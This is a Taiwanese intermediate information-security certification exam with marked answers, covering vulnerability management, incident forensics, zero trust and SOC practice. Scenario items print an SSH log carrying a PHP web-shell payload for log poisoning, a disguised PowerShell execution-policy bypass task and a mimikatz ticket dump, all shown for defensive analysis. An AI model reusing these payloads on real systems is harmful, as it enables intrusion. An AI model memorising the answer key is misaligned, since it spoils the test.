

# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

考試日期：114 年 3 月 22 日

第 1 頁，共 23 頁

單選題 15 題，複選題 5 題，題組題 5 題（佔 100%）

|             |                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|-------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C           | <p>1. 目前有一個大企業，員工超過 5000 人、系統超過 500 個，想要定期對內部進行弱點掃描，請問在實務考量下（人力、資源、時間都有限），下列觀念何者較為正確？</p> <p>(A) 無論弱點的風險等級是重大、高、中、低，無論弱點數量有多少個，無論資訊部門的人力是否足夠，都應該在一天之內把所有弱點都修補完畢，才能確保企業是安全的</p> <p>(B) 只要掃描出來的弱點類型屬於 OWASP Top 10 其中之一，就應該立刻進行修補，不需要對弱點進行任何評估</p> <p>(C) 掃描結果出爐後，應先針對每個弱點的風險等級、實際影響程度、有無出現攻擊利用程式(Exploit)進行評估，同時也要考慮重開機或停機對企業服務的影響程度，最後再來規劃每個弱點的修補時程</p> <p>(D) 當某台伺服器的弱點掃描結果出現作業系統弱點時，如果該作業系統的官方網站沒有釋出任何修補更新檔(patch)，維運人員就不需要對該伺服器做任何處置</p> |
| A<br>B<br>D | <p>2. 關於弱點攻擊的敘述，下列何者正確？（複選）</p> <p>(A) 軟體弱點或稱應用程式弱點，通常存在於軟體程式碼中，例如，錯誤的邏輯處理、未正確驗證輸入、設定配置錯誤造成危害等，都屬於這類的弱點</p> <p>(B) 硬體弱點：這些弱點存在於硬體設備或韌體中，例如，沒有正確處理記憶體體的設置，而導致裝置超載當機，甚至資料外洩</p> <p>(C) 零日弱點：泛指廠商已經提供升級修補，卻沒進行升級更新的漏洞，攻擊者可以利用這些未被修補的弱點進行攻擊</p> <p>(D) 網路弱點：這種弱點可能因為網路設計、配置或安全政策的問題，例如，開放不必要的網路通訊埠或服務，或者沒有使用安全加密的通訊協定</p>                                                                                                                       |

# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

考試日期：114 年 3 月 22 日

第 2 頁，共 23 頁

|                            |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|----------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| D                          | <p>3. 當企業遇到資安攻擊時，可以思考各種不同的方式來進行防禦，以便修補漏洞或暫時緩解。開發人員或資安維運人員必須選擇最合適的防禦機制來修補資安漏洞。下列何種防禦手法的「效果最差」，很容易被攻擊者用其他方式繞過？</p> <p>(A) Filter Input and Escape Output，也就是過濾使用者輸入的特殊字元，並且在後端輸出內容時將特殊字元進行轉化，避免發生 XSS 攻擊</p> <p>(B) 實作上傳功能時，檢查上傳檔案的內容與路徑，也限制上傳檔案的副檔名，並且將檔案搬移至上傳檔案專屬目錄，甚至是上傳到靜態檔案專屬的伺服器，同時也將該目錄設定為不可執行檔案，避免有網頁程式碼在該目錄被執行</p> <p>(C) 撰寫資料庫查詢功能時，無論參數是不是使用者所輸入的，都必須針對參數內容進行過濾，移除所有非必要的特殊字元，並且對無法移除的特殊字元進行轉化。同時建議使用 Prepared Statement 來撰寫資料庫查詢功能會較為安全</p> <p>(D) 在一個需要串接系統指令的網頁應用程式中，開發人員在網頁程式前端使用 JavaScript 來過濾特殊字元，防止攻擊者在參數中注入特殊字元來執行系統指令並達成 Command Injection 攻擊</p> |
| A<br>C<br>D<br>、<br>C<br>D | <p>4. 關於知名密碼破解工具 Hashcat 的說明，下列哪些描述正確？（複選）</p> <p>(A) 可以破解的密碼種類超過 10 種</p> <p>(B) 可以使用 ?u?l?d?d?d?d?d 這種 Mask Attack Mode 來進行暴力破解，破解出來的密碼內容範例是 aB123456</p> <p>(C) 如果使用參數 -a 1 的話，可以同時使用兩個字典檔一起組合破解</p> <p>(D) 進行 -a 0 字典檔攻擊時，如果使用參數 -r 的話，可以載入一組規則以便進行 Rule-based Attack，例如在所有字典的後面加上 1234 組合成新的密碼</p>                                                                                                                                                                                                                                                             |

# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

考試日期：114 年 3 月 22 日

第 3 頁，共 23 頁

- C 5. 【題組 1】情境如附圖所示。在進行例行性的檢查時，你發現在 WEB 主機上，出現了附圖一的 log 記錄，這個 log 記錄中，出現了登入錯誤的訊息，但這個訊息恐怕不是登入錯誤而已，這樣的 log 記錄內容，你可能已經遭受到下列何種攻擊？

您的安全團隊在公司的網站伺服器上發現了異常的入侵跡像，資料庫似乎遭受了注入攻擊，且在 Active Directory (AD) 主機上發現了未知的高權限帳號。這些跡象都代表了可能有一個進階持續性威脅 (Advanced Persistent Threat, APT) 組織在進行攻擊。

附圖一

```
root@kali-vk9:/var/log# tail -n 5 -f auth.log
Jan 19 11:30:49 kali-vk9 sshd[3405]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.0.13
Jan 19 11:30:51 kali-vk9 sshd[3405]: Failed password for invalid user <?php system($_GET[c]); ?> from 192.168.0.13 port 42962 ssh2
Jan 19 11:35:01 kali-vk9 CRON[3453]: pam_unix(cron:session): session opened for user root by (uid=0)
Jan 19 11:35:01 kali-vk9 CRON[3453]: pam_unix(cron:session): session closed for user root
Jan 19 11:37:34 kali-vk9 sshd[3464]: Invalid user vry4n from 192.168.0.13 port 43292
Jan 19 11:38:47 kali-vk9 sshd[3464]: Connection closed by invalid user vry4n 192.168.0.13 port 43292 [preauth]
Jan 19 11:38:54 kali-vk9 sshd[3475]: Invalid user vk9sec from 192.168.0.13 port 43294
Jan 19 11:39:01 kali-vk9 CRON[3477]: pam_unix(cron:session): session opened for user root by (uid=0)
Jan 19 11:39:01 kali-vk9 CRON[3477]: pam_unix(cron:session): session closed for user root
```

- (A) 修改網站的配置文件以獲得管理員權限
- (B) 利用 SQL 注入漏洞來控制資料庫，進而執行代碼
- (C) 通過注入惡意指令到 SSH 日誌文件中，然後通過 LFI (Local File Inclusion) 加載該日誌文件來執行惡意指令
- (D) 網站被發起了 XSS Server Side 的攻擊

# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

考試日期：114 年 3 月 22 日

第 4 頁，共 23 頁

- C 6. 【題組 1】情境如附圖所示。在你自覺到公司的網站伺服器可能入侵的同時，你發現在資料庫伺服器的  
工作排程中出現了一個名為 windows update 的工作，執行的內容如附圖二所示。請問對於 windows update  
的工作內容描述，下列何者正確？

您的安全團隊在公司的網站伺服器上發現了異常的入侵跡像，資料庫似乎遭受了注入攻擊，且在 Active Directory (AD) 主機上發現了未知的高權限帳號。這些跡象都代表了可能有一個進階持續性威脅 (Advanced Persistent Threat, APT) 組織在進行攻擊。

附圖二

```
powershell.exe -ExecutionPolicy bypass -command "&'.\svchost.ps1' -inputFile 'LSASS.ps1' -outputFile 'Winupdate.exe'"
```

- (A) 這是段 Powershell，它試圖在背景執行，且會產出一個名為 LSASS 的 Script
- (B) 就說明看來它應該 Windows 更新工作
- (C) 這是段 Powershell，它試圖略過執行政策並且轉換 Script 為執行檔
- (D) 就說明看來它應該是會產生一支可進行 Windows 更新的檔案

# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務


考試日期：114 年 3 月 22 日

第 5 頁，共 23 頁

- B 7. 【題組 1】情境如附圖所示。當資安小組開始調查這個事件時，在 AD 主機上發現了附圖三的內容。請問你遭受了什麼類型的攻擊？

您的安全團隊在公司的網站伺服器上發現了異常的入侵跡像，資料庫似乎遭受了注入攻擊，且在 Active Directory (AD) 主機上發現了未知的高權限帳號。這些跡象都代表了可能有一個進階持續性威脅 (Advanced Persistent Threat, APT) 組織在進行攻擊。

附圖三



| Name                                                      | Date modified    | Type        | Size     |
|-----------------------------------------------------------|------------------|-------------|----------|
| [0;3e4]-0-0-40a50000-WEB1\$@DNS-dc1.[redacted].kirbi      | 13/03/2021 16:24 | KIRBI File  | 2 KB     |
| [0;3e4]-0-1-40a50000-WEB1\$@HOST-DC1.[redacted].kirbi     | 13/03/2021 16:24 | KIRBI File  | 2 KB     |
| [0;3e4]-0-2-40a50000-WEB1\$@ldap-dc1.[redacted].kirbi     | 13/03/2021 16:24 | KIRBI File  | 2 KB     |
| [0;3e4]-0-3-40a50000-WEB1\$@cifs-dc1.[redacted].kirbi     | 13/03/2021 16:24 | KIRBI File  | 2 KB     |
| [0;3e4]-2-0-60a10000-WEB1\$@krbtgt-[redacted].kirbi       | 13/03/2021 16:24 | KIRBI File  | 2 KB     |
| [0;3e4]-2-1-40e10000-WEB1\$@krbtgt-[redacted].kirbi       | 13/03/2021 16:24 | KIRBI File  | 2 KB     |
| [0;3e7]-0-0-40a50000-WEB1\$@cifs-DC1.[redacted].kirbi     | 13/03/2021 16:24 | KIRBI File  | 2 KB     |
| [0;3e7]-0-1-40a10000.kirbi                                | 13/03/2021 16:24 | KIRBI File  | 2 KB     |
| [0;3e7]-0-2-40a50000-WEB1\$@ldap-dc1.[redacted].kirbi     | 13/03/2021 16:24 | KIRBI File  | 2 KB     |
| [0;3e7]-2-0-60a10000-WEB1\$@krbtgt-[redacted].kirbi       | 13/03/2021 16:24 | KIRBI File  | 2 KB     |
| [0;3e7]-2-1-40e10000-WEB1\$@krbtgt-[redacted].kirbi       | 13/03/2021 16:24 | KIRBI File  | 2 KB     |
| [0;14149a]-0-0-40a50000-bob_adm@ldap-DC1.[redacted].kirbi | 13/03/2021 16:24 | KIRBI File  | 2 KB     |
| [0;14149a]-0-1-40a50000-bob_adm@cifs-DC1.[redacted].kirbi | 13/03/2021 16:24 | KIRBI File  | 2 KB     |
| [0;14149a]-0-2-40a50000-bob_adm@LDAP-DC1.[redacted].kirbi | 13/03/2021 16:24 | KIRBI File  | 2 KB     |
| [0;14149a]-2-0-60a10000-bob_adm@krbtgt-[redacted].kirbi   | 13/03/2021 16:24 | KIRBI File  | 2 KB     |
| [0;14149a]-2-1-40e10000-bob_adm@krbtgt-[redacted].kirbi   | 13/03/2021 16:24 | KIRBI File  | 2 KB     |
| [0;141473]-0-0-40a50000-bob_adm@ldap-DC1.[redacted].kirbi | 13/03/2021 16:24 | KIRBI File  | 2 KB     |
| [0;141473]-0-1-40a50000-bob_adm@LDAP-DC1.[redacted].kirbi | 13/03/2021 16:24 | KIRBI File  | 2 KB     |
| [0;141473]-2-0-40e10000-bob_adm@krbtgt-[redacted].kirbi   | 13/03/2021 16:24 | KIRBI File  | 2 KB     |
| mimikatz                                                  | 13/03/2021 14:54 | Application | 1,279 KB |

# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

考試日期：114 年 3 月 22 日

第 6 頁，共 23 頁

|                                      |                                                                                                                                                                                                                                                                                                                               |
|--------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|                                      | <p>(A) 你的組織受到了 Denial of Service 攻擊</p> <p>(B) 你的組織受到了 Pass the Ticket 攻擊</p> <p>(C) 你的組織受到了 Buffer Overflow 攻擊</p> <p>(D) 你的組織受到了 Directory Sync 攻擊</p>                                                                                                                                                                      |
| B<br>C<br>D<br>、<br>A<br>B<br>C<br>D | <p>8. 【題組 1】情境如附圖所示。針對上述情境，下列哪些措施可以有效降低類似攻擊再次發生的機率？（複選）</p> <p>您的安全團隊在公司的網站伺服器上發現了異常的入侵跡像，資料庫似乎遭受了注入攻擊，且在 Active Directory (AD) 主機上發現了未知的高權限帳號。這些跡象都代表了可能有一個進階持續性威脅（Advanced Persistent Threat, APT）組織在進行攻擊。</p> <p>(A) 針對資料庫主機購置更強的資料庫稽核系統</p> <p>(B) 定期進行員工安全意識培訓</p> <p>(C) 加強對網路和系統的持續監控</p> <p>(D) 實施更嚴格的身份驗證和存取控制策略</p> |

# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

考試日期：114 年 3 月 22 日

第 7 頁，共 23 頁

|   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|---|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| B | 9. 勒索軟體與資料外洩攻擊之準備、預防、緩解與應變之實務上，可透過分析系統執行特定指令來進行威脅獵補（Threat hunting），以即早偵測並發現異常行為。下列何種 Windows 指令「非」勒索軟體常用於竄改系統檔案/備份之目的？<br>(A) fsutil.exe<br>(B) ntfsbackup.exe<br>(C) vssadmin.exe<br>(D) wadmin.exe                                                                                                                                                                                                                                                                                                 |
| D | 10. 據 NIST SP 800 系列標準，關於災難復原計畫（Disaster Recovery Plan，DRP）、業務持續性計畫（Business Continuity Plan，BCP）和資訊系統應急準備計畫（Information System Contingency Plan，ISCP）的關聯性，下列何項描述正確？<br>(A) 災難復原計畫（DRP）專注於資訊技術系統的恢復，而業務持續性計畫（BCP）和資訊系統應急準備計畫（ISCP）則專注於組織的整體運營恢復<br>(B) 資訊系統應急準備計畫（ISCP）涵蓋整個組織的業務和資訊系統恢復策略，而災難復原計畫（DRP）和業務持續性計畫（BCP）則關注於特定技術解決方案<br>(C) 業務持續性計畫（BCP）專注於資訊技術系統的恢復，而災難復原計畫（DRP）和資訊系統應急準備計畫（ISCP）則專注於組織的整體運營恢復<br>(D) 災難復原計畫（DRP）專注於資訊技術系統的恢復，業務持續性計畫（BCP）涵蓋組織整體的業務運營持續性，而資訊系統應急準備計畫（ISCP）則專注於特定資訊系統的應急反應 |
| C | 11. 在零信任（Zero Trust）安全架構下，考慮到網路微分割（Network Micro-Segmentation）的實施，下列何項描述最準確地闡述了它與其他零信任安全控制措施（如身份和存取管理、加密和持續監控）的交互作用？<br>(A) 網路微分割獨立於其他零信任控制措施運作，不與身份和存取管理或加密策略互動                                                                                                                                                                                                                                                                                                                                      |

# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

考試日期：114 年 3 月 22 日

第 8 頁，共 23 頁

|   |                                                                                                                                                                                                                                                                                                  |
|---|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|   | <p>(B) 身份和存取管理策略在網路微分割實施之前是不必要的，因為微分割本身就足以防範網路入侵</p> <p>(C) 網路微分割與身份和存取管理緊密結合，確保只有驗證和授權的用戶才能存取特定網路段，同時加密和持續監控提供額外的安全層</p> <p>(D) 持續監控在網路微分割實施過程中不起作用，因為微分割旨在隔離和控制網路流量，而不是監控</p>                                                                                                                  |
| D | <p>12. 在規劃企業資安的縱深防禦過程中，需要使用各種不同的技術與產品來應對不同情境的資安議題，下列哪一種技術最適合用來避免「內部資料被未經授權地傳輸到外部」的情況？</p> <p>(A) 網路流量分析與回應（Network Detection and Response，NDR）</p> <p>(B) 內容傳遞網路（Content Delivery Network，CDN）</p> <p>(C) 入侵偵測系統（Intrusion Detection System，IDS）</p> <p>(D) 資料外洩防護（Data Loss Prevention，DLP）</p> |
| B | <p>13. 有關「網頁應用程式防火牆（Web Application Firewall，WAF）」的描述，下列何者較為適切？</p> <p>(A) WAF 主要用於過濾電子郵件內容，防止垃圾郵件</p> <p>(B) WAF 的規則有機會被攻擊者繞過，無法完全阻擋網頁攻擊</p> <p>(C) WAF 只能用來防止 OWASP Top 10 2021 裡面的 A03:2021 Injection</p> <p>(D) WAF 只能阻擋已知特徵的 SQL 注入攻擊，但是特徵必須一模一樣，如果特徵稍微有變化 WAF 就無法阻擋</p>                    |
| B | <p>14. 下列何項是美國國家標準技術研究院（NIST）的網路安全框架（Cyber Security Framework，CSF）從版本 1.1 更新到 2.0 中最明顯的改變？</p> <p>(A) 增加了新的五大功能類別，分別為辨識（Identify）、保護（Protect）、偵測（Detect）、回應（Respond）、復原（Recover）</p> <p>(B) 引入「治理（Govern）」作為第六個核心功能</p>                                                                          |

# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

考試日期：114 年 3 月 22 日

第 9 頁，共 23 頁

|             |                                                                                                                                                                                                                                                                                                                                                               |
|-------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|             | (C) 簡化了所有類別的定義以提升易用性<br>(D) 擴展了對雲端安全的具體指導內容                                                                                                                                                                                                                                                                                                                   |
| A<br>C<br>D | 15. 在使用 NIST SP 800-207 Zero Trust Architecture 架構中的進階身份治理（Enhanced Identity Governance）模式時，請問下列哪些要素會影響最終信任評等的結果計算？（複選）<br>(A) 資產狀態（Asset Status）<br>(B) 密碼長度（Password Length）<br>(C) 資源內容（Enterprise Resource）<br>(D) 環境因素（Environmental Factors）                                                                                                            |
| A<br>C<br>D | 16. 安全性資訊與事件管理（Security Information and Event Management, SIEM）是蒐集、分析、關聯日誌，並且提供即時的警報與威脅檢測，可針對事件回溯與調查，當我們設定要將一台 Windows Server 2019 的安全性事件，拋送回到 SIEM 進行分析，可以透過下列哪些通訊協定無需額外的透過 cmd 指令串接、設定、組態即可傳送？（複選）<br>(A) Syslog（System Logging Protocol）<br>(B) SNMP（Simple Network Management Protocol）<br>(C) Agent-Based<br>(D) Windows Event Forwarding（WEF）           |
| A           | 17. 【題組 2】情境如附圖所示。該公司資安人員針對所有資訊資產進行了弱點掃描作業。試問有關該資安人員所實施的弱點掃描敘述，下列何者錯誤？<br><div>A 公司為一金融機構（資通安全責任等級 A 級），近期因為駭客攻擊事件頻仍，因此該公司資安長要求內部必須針對目前外在資安環境以及內部資訊資產的變化，重新檢視與評估潛在的風險並於以適切之處理，以確保該公司的資訊安全。</div><br>(A) 使用 Fortify Static Code Analyzer 執行網站弱點掃描作業<br>(B) 使用 Nessus Professional 執行系統弱點掃描作業<br>(C) 將弱點掃描結果屬於中風險程度以上之弱點進行後續處理之評估<br>(D) 依據弱點修補結果實施第二次的弱點掃描複測作業 |

# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

考試日期：114 年 3 月 22 日

第 10 頁，共 23 頁

|             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|-------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| D           | <p>18. 【題組 2】情境如附圖所示。資安人員於風險評鑑過程中，發覺該公司有一部防火牆已遭原廠宣告終止服務（End of Service, EOS）。試問有關資安人員對於此一發現之後續作為，下列何者最為適切？</p> <div data-bbox="279 454 1380 656" style="border: 1px solid black; padding: 5px;"> <p>A 公司為一金融機構（資通安全責任等級 A 級），近期因為駭客攻擊事件頻仍，因此該公司資安長要求內部必須針對目前外在資安環境以及內部資訊資產的變化，重新檢視與評估潛在的風險並於以適切之處理，以確保該公司的資訊安全。</p> </div> <p>(A) 立即變更防火牆設定，將外對內之封包進行阻擋<br/>         (B) 立即變更防火牆設定，將內對外之封包進行阻擋<br/>         (C) 立即將防火牆的設定檔（Config）進行備份<br/>         (D) 立即評估該防火牆之風險並妥採適切之控制措施</p>                               |
| B           | <p>19. 【題組 2】情境如附圖所示。當資安人員進行風險評鑑與處理時，接獲內部人員通報發生勒索病毒感染之資通安全事件，該事件已造成檔案交換主機（未涉及關鍵基礎設施維運）內的檔案遭加密無法開啟，系統亦無法正常使用，影響了核心業務的正常運作且無法於可容忍中斷時間內回復正常運作。試問有關資安人員對於此一事件處理之作為，下列何者錯誤？</p> <div data-bbox="279 1288 1380 1489" style="border: 1px solid black; padding: 5px;"> <p>A 公司為一金融機構（資通安全責任等級 A 級），近期因為駭客攻擊事件頻仍，因此該公司資安長要求內部必須針對目前外在資安環境以及內部資訊資產的變化，重新檢視與評估潛在的風險並於以適切之處理，以確保該公司的資訊安全。</p> </div> <p>(A) 一小時內通報金管會<br/>         (B) 資通安全事件等級判斷為二級<br/>         (C) 對該檔案交換主機進行隔離<br/>         (D) 建議資安長啟動該核心業務之業務持續計畫</p> |
| A<br>B<br>D | <p>20. 【題組 2】情境如附圖所示。鑒於防火牆 EOS 的事件，該公司資安長非常重視事前資通安全情資的蒐集與分析，俾利公司能有足夠的時間來因應突發的資訊安全風險發生。試問有關資安人員對於資通安全情資的蒐集與分析作為，下列哪些正確？（複選）</p>                                                                                                                                                                                                                                                                                                                                                                                  |

# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

考試日期：114 年 3 月 22 日

第 11 頁，共 23 頁

|   |                                                                                                                                                                                                                                                                                           |
|---|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|   | <p>A 公司為一金融機構（資通安全責任等級 A 級），近期因為駭客攻擊事件頻仍，因此該公司資安長要求內部必須針對目前外在資安環境以及內部資訊資產的變化，重新檢視與評估潛在的風險並於以適切之處理，以確保該公司的資訊安全。</p> <p>(A) 資通安全情資包含使資通系統安全控制措施無效或利用安全漏洞之方法在內</p> <p>(B) 資通安全情資包含資通安全事件造成之實際損害或可能產生之負面影響在內</p> <p>(C) 加入衛生福利部資安資訊分享與分析中心（H-ISAC）平台</p> <p>(D) 加入金融資安資訊分享與分析中心（F-ISAC）平台</p> |
| A | <p>21. 某「安全性資訊與事件管理」(簡稱 SIEM)系統依照 The Syslog Protocol (RFC5424) 標準設計，因事件眾多，希望只顯示必須立即採取行動或系統無法使用，這類極為嚴重的訊息在特定的畫面上，請問其篩選條件下列何者最為合適？</p> <p>(A) Severity &lt;= 1</p> <p>(B) Severity &lt;= 3</p> <p>(C) Severity &lt;= 5</p> <p>(D) Severity &lt;= 7</p>                                     |
| A | <p>22. 如附圖所示。某機關系統維運商系統更新作業疏失，未發現網頁驗證功能關閉，而導致學員無需身分驗證即可登入系統，使有心人士可查看或取得敏感資料而有外洩之虞。下列何者是最「不」建議之防範措施？</p> <div data-bbox="271 1523 1399 1798"> </div> <p>(A) 機關建立資通安全緊急應變機制</p> <p>(B) 應完整確認系統相關檢核驗證功能均正常啟用始可對外開放網站</p>                                                                     |

# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

考試日期：114 年 3 月 22 日

第 12 頁，共 23 頁

|   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|---|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|   | <p>(C) 透過敏感資料加密儲存、查詢過程遮蔽及最少揭露來降低外洩風險</p> <p>(D) 落實系統版本更新檢核作業，應於測試機完成各角色、各帳號測試後再上版</p>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| C | <p>23. 如附圖所示。誘餌環境（Decoys Environment）常被稱為蜜罐（Honeypot），被拿來偵測、吸引與分析網路攻擊，用於欺騙並轉移攻擊者對關鍵系統的注意力，而達成提前預警回應的控制措施之一。關於誘餌環境相關敘述，下列何者「最不正确」？</p> <div data-bbox="389 748 1262 1218"> <pre> graph LR     DE[Decoy Environment] -- spoofs --&gt; LAN[Local Area Network]     DE -- spoofs --&gt; IN[Intranet Network]     DE -- manages --&gt; DA[Decoy Artifact]         </pre> </div> <p>(A) 誘餌（Decoys）是一種仿真的數位人造物、物件或現象，旨在欺騙攻擊者的監控設備或誤導其評估。例如：假的 - 文件、帳戶、主機和網段…等</p> <p>(B) 整合式蜜網（Integrated Honeynet）於生產環境中設置誘餌以吸引攻擊者互動，但攻擊者有機會利用其位置進行網路流量竊聽</p> <p>(C) 連接式蜜網（Connected Honeynet）連接到生產環境的誘餌服務、系統或環境，模擬特定功能而不暴露系統完全存取權，可完整偵測新攻擊模式與識別零日漏洞攻擊</p> <p>(D) 獨立式蜜網（Standalone Honeynet）為吸引攻擊者並引出其行為而創建的環境，該環境不連接到任何生產系統，相較於整合式蜜網與連接式蜜網的風險更低</p> |

# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

考試日期：114 年 3 月 22 日

第 13 頁，共 23 頁

|             |                                                                                                                                                                                                                                                                                                                                          |
|-------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| A<br>B<br>C | <p>24. 關鍵基礎設施與製造業常有據點分佈全球之狀況，因此須考量遠距情況下的實體安全差異，是否對運營科技（Operational Technology，OT）的運作能力或安全性造成風險。關於運營科技的安全維運敘述，下列何者最為適切？（複選）</p> <p>(A) 據點間的通信應使用點對點加密與身份驗證，無論專線、衛星或網際網路等形式</p> <p>(B) 各據點確保有足夠的網路頻寬，來收集與傳輸監控資料與運營資料</p> <p>(C) 各據點皆須建立必要的網路安全防護措施，以降低來自網路攻擊威脅與危害</p> <p>(D) 各據點不應採用委外管理模式的資通安全威脅偵測管理（Security Operation Center，SOC）機制</p> |
| D           | <p>25. 【題組 3】情境如附圖所示。該公司評估團隊針對資安監控維運中心先進行初步的任務界定，試問下列關於資安監控維運中心的敘述何者最「不」適切？</p> <div><p>某公司為因應潛在的資安威脅，而設立資安監控維運中心（Security Operations Center，SOC），並擬採購相關軟硬體及資安解決方案。</p><p>(A) 持續監控企業的資訊系統、網路和應用</p><p>(B) 負責對識別到的安全事件進行及時回應和管理</p><p>(C) 提供有關資訊安全事件的報告、紀錄、追蹤、分析和統計</p><p>(D) 可以透過導入單一產品的方式來達成所設定的目標</p></div>                            |
